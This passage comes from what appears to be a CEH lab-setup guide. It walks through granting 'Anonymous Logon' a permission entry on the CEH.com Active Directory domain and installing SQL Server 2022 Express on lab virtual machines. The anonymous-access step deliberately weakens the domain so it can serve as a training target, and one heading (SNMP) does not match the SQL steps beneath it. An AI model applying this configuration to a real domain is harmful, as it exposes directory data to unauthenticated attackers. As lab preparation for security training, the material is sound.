
- In the **CN=Directory Service Properties** window, click **Apply** and then **OK**.
- Click on the **Start** icon in the bottom-left corner of the **Desktop**. Click **Server Manager** from the available applications.
- In the **Server Manager** window, navigate to **Tools** → **Active Directory Users and Computers**.




13. An **Active Directory Users and Computers** window appears; navigate to **View** → **Advanced Features**.




14. Right-click the **CEH.com** node and select **Properties** from the options.




15. A **CEH.com Properties** window appears; navigate to the **Security** tab and click **Advanced**.




16. In the **Advanced Security Settings for CEH** window, click the **Add** button.




17. In the **Permission Entry for CEH** window, click the **Select a principal** link.



18. A **Select User, Computer, Service Account, or Group** window appears. In the **Enter the object name to select** field, enter **Anonymous Logon** and click the **Check Names** button. Click **OK**.



19. In the **Permission Entry for CEH** window, click **OK**.
20. A new permission entry has been created, as shown in the screenshot below. Click **Apply** and then **OK**.



21. In the **CEH.com Properties** window, click **OK**.
22. Close all open windows.


[\[Back to Configuration Task Outline\]](#)

CT#34: Install MS SQL Server 2022 Express Edition on the Windows Server 2019, Windows Server 2019 (AD) and Windows Server 2022 Virtual Machines


Note: Ensure that the **Windows 11** virtual machine is running.

Configuring the SNMP Service on Windows Server 2019


1. On the **Windows Server 2019** virtual machine, navigate to **Z:\CEHv13 Lab Prerequisites\MSSQL Server Express 2022** and double-click **SQL2022-SSEI-Expr.exe**.
2. If a **User Account Control** pop-up appears, click **Yes**.
3. The **SQL Server 2022** window appears; click **Custom**.




4. The **Specify SQL Server media download target location** section appears; click **Install**.




5. The program starts downloading the setup files. Wait for **Installation Center** to launch.



6. **The SQL Server Installation Center** window appears with the **Installation** section displayed by default. Click the **New SQL Server stand-alone installation or add features to an existing installation** link and wait for the command to process.




- The **SQL Server 2022 Setup** window appears; read the software license terms in the **License Terms** section, check the option **I accept the license terms**, and then click **Next**.



- The **Microsoft Update** section appears; click **Next**.
- The **Install Rules** verifies the system state of your computer before the setup continues.
- After verification has finished, click **Next**.

- In **Azure Extension for SQL Server** window, uncheck **Azure Extension for SQL Server** option and click **Next**.



